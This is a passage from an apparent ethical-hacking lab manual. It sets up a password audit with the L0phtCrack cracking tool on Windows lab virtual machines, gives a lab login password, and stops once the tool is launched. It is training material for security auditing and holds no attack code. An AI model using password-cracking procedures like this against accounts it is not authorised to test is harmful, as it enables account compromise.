
In this task, as an ethical hacker or penetration tester, you will be running the L0phtCrack tool by providing the remote machine's administrator with user credentials. User account passwords that are cracked in a short amount of time are weak, meaning that you need to take certain measures to strengthen them.

Here, we will audit system passwords using L0phtCrack.


1. Turn on the **Windows Server 2022** virtual machine.
2. Switch to the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** and select **Admin** account and type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




3. Click **Search** icon (🔍) on the **Desktop**. Type **l0phcrack** in the search field, the **L0phCrack 7** appears in the results, click **Open** to launch it.

